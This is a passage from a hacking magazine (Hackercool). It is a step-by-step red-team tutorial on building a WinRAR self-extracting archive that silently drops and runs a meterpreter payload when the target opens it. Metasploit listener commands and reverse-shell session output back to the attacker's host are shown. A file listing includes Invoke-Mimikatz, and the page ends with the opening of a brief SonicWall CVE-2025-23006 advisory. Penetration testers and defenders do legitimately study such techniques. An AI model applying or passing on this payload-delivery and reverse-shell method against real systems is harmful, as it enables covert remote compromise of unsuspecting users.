
Dropping and executing payloads with WinRAR SFX

Now, let's see how to drop and execute payloads with WinRAR. WinRAR doesn't need any external extension to drop and execute payloads.



Zip files are the top malicious archives followed by rar archives, according to CheckPoint's cyber security report.

After choosing the payload and checking the box “create SFX archive” click on the “advanced tab”. On that tab, click on “SFX options”.



Here, you can select the path you want your payload to get extracted to.

The best protection against malicious SFX archives is to thoroughly check the contents of the archive before clicking on it.

Advanced SFX options



Update

Text and icon

License

Module

General

Setup

Modes

Advanced

Path to extract

- ☒ Create in "Program Files"
- ☐ Create in the current folder
- ☐ Absolute path
- ☐ Save and restore paths


Hackercool Magazine

OK


Cancel

Help

Next, click on the “Setup” tab. On the setup tab, you can find a field named “Run after extraction”. In this field, enter the name of the payload you want to execute after extraction.



Check out “Modes” tab to see if you want to make more changes you need.



The image shows a screenshot of a software dialog box titled "Advanced SFX options". The dialog has a standard Windows-style title bar with a question mark icon and a close button (X). Below the title bar is a tabbed interface with four tabs: "Update", "Text and icon", "License", and "Module". The "Modes" tab is currently selected. Below the tabs, the dialog is divided into two main sections. The first section is titled "Temporary mode" and contains a checkbox labeled "Unpack to temporary folder", which is currently unchecked. Below this is a section titled "Optional question" with a text input field. Underneath that is a section titled "Question title" with another text input field. At the bottom of this section is a checkbox labeled "Restrict folder access", which is also unchecked. The second section is titled "Silent mode" and contains three radio button options: "Display all" (which is selected), "Hide start dialog", and "Hide all". At the bottom of the dialog are three buttons: "OK", "Cancel", and "Help". The "OK" button is highlighted with a blue border.

Advanced SFX options

Update Text and icon License Module

General Setup Modes Advanced

Temporary mode

☐ Unpack to temporary folder

Optional question

Question title

☐ Restrict folder access

Silent mode

☒ Display all

☐ Hide start dialog

☐ Hide all

OK Cancel Help

You can change the title of SFX window and others in “Text and Icon” tab, if you want. I leave it to default values.

The image shows a screenshot of a software window titled "Advanced SFX options". The window has a standard Windows-style title bar with a question mark icon and a close button (X). Below the title bar is a tabbed interface with five tabs: "General", "Setup", "Modes", "Advanced", and "Text and icon". The "Text and icon" tab is currently selected. The main content area of the dialog contains the following elements:

- A label "Title of SFX window" followed by a single-line text input field.
- A label "Text to display in SFX window" followed by a multi-line text area with a vertical scrollbar on the right and horizontal scrollbars at the bottom.
- A button labeled "Load text from file..." located below the text area.
- A label "Load SFX logo from the file" followed by a text input field and a "Browse..." button.
- A label "High resolution SFX logo" followed by a text input field and a "Browse..." button.
- A label "Load SFX icon from the file" followed by a text input field and a "Browse..." button.

At the bottom of the dialog, there are three buttons: "OK", "Cancel", and "Help". The "OK" button is highlighted with a blue border.

Here's our SFX archive.

Downloads (evaluation copy)

File Commands Tools Favorites Options Help

Add Extract To Test View Delete Find Wizard Info Repair

↑ C:\Users\ADMIN\Downloads

Name	Size	Type	Modified
..		File folder	
7z2409-x64.exe	1,637,343	Application	2/11/2025 5:49 ...
desktop.ini	282	Configuration setti...	12/4/2024 11:3...
Downloads.exe	452,662	Application	2/11/2025 6:33 ...
Get-ComputerD...	17,708	Windows PowerSh...	2/6/2025 12:51 ...
Invoke-Mimikat...	2,204,117	Windows PowerSh...	2/6/2025 12:31 ...
metx64_132_444...	7,168	Application	2/5/2025 6:12 ...
metx64_132_444...	448,997	Application	2/11/2025 6:22 ...
winrar-x64-701.e...	3,948,120	Application	2/11/2025 6:20 ...

Selected 452,662 bytes in 1 file

Total 8,716,397 bytes in 8 files



Before clicking on the SFX archive, I go to the attacker system, background the meterpreter session and start the listener again.


```
meterpreter >
Background session 1? [y/N] y
[-] Unknown command: y. Run the help command for more details.
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.249.132:4444
```

Now, when the target clicks on it, the meterpreter payload is not just dropped but also is executed and we get a meterpreter session as shown below.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.249.132:4444
[*] Sending stage (203846 bytes) to 192.168.249.131
[*] Meterpreter session 2 opened (192.168.249.132:4444 -> 192.168.249.131:49972) at 2025-02-11 08:10:48 -0500
```

```
meterpreter > sysinfo
Computer      : DESKTOP-2DHVSN7
OS            : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >
```

That's how SFX archives can be used for gaining access in Red Team hacking.

**Vulnerability For
Beginners**


**SonicWall
CVE-2025-23006**

SonicWall's Secure Mobile Access (SMA) appliances offer complete security for remote access to corporate resources hosted on-prem, in cloud and in hybrid datacenters. The SonicWall Secure Mobile Access is used by medium to large businesses.

Hackercool Magazine
SONICWALL®



A new vulnerability has been detected in one of its SMA appliances. The vulnerability affects SonicWall SMA1000 Appliance's Manager Console (AM-C) and Central Management Console (CMC).



About the vulnerability

The vulnerability being tracked as CVE-2025-23006 is rated as critical with CVSS score of 9.8. It is vulnerability that can allow remote unauthenticated attackers to execute malicious OS commands on the appliance under specific conditions.



Pre-authentication

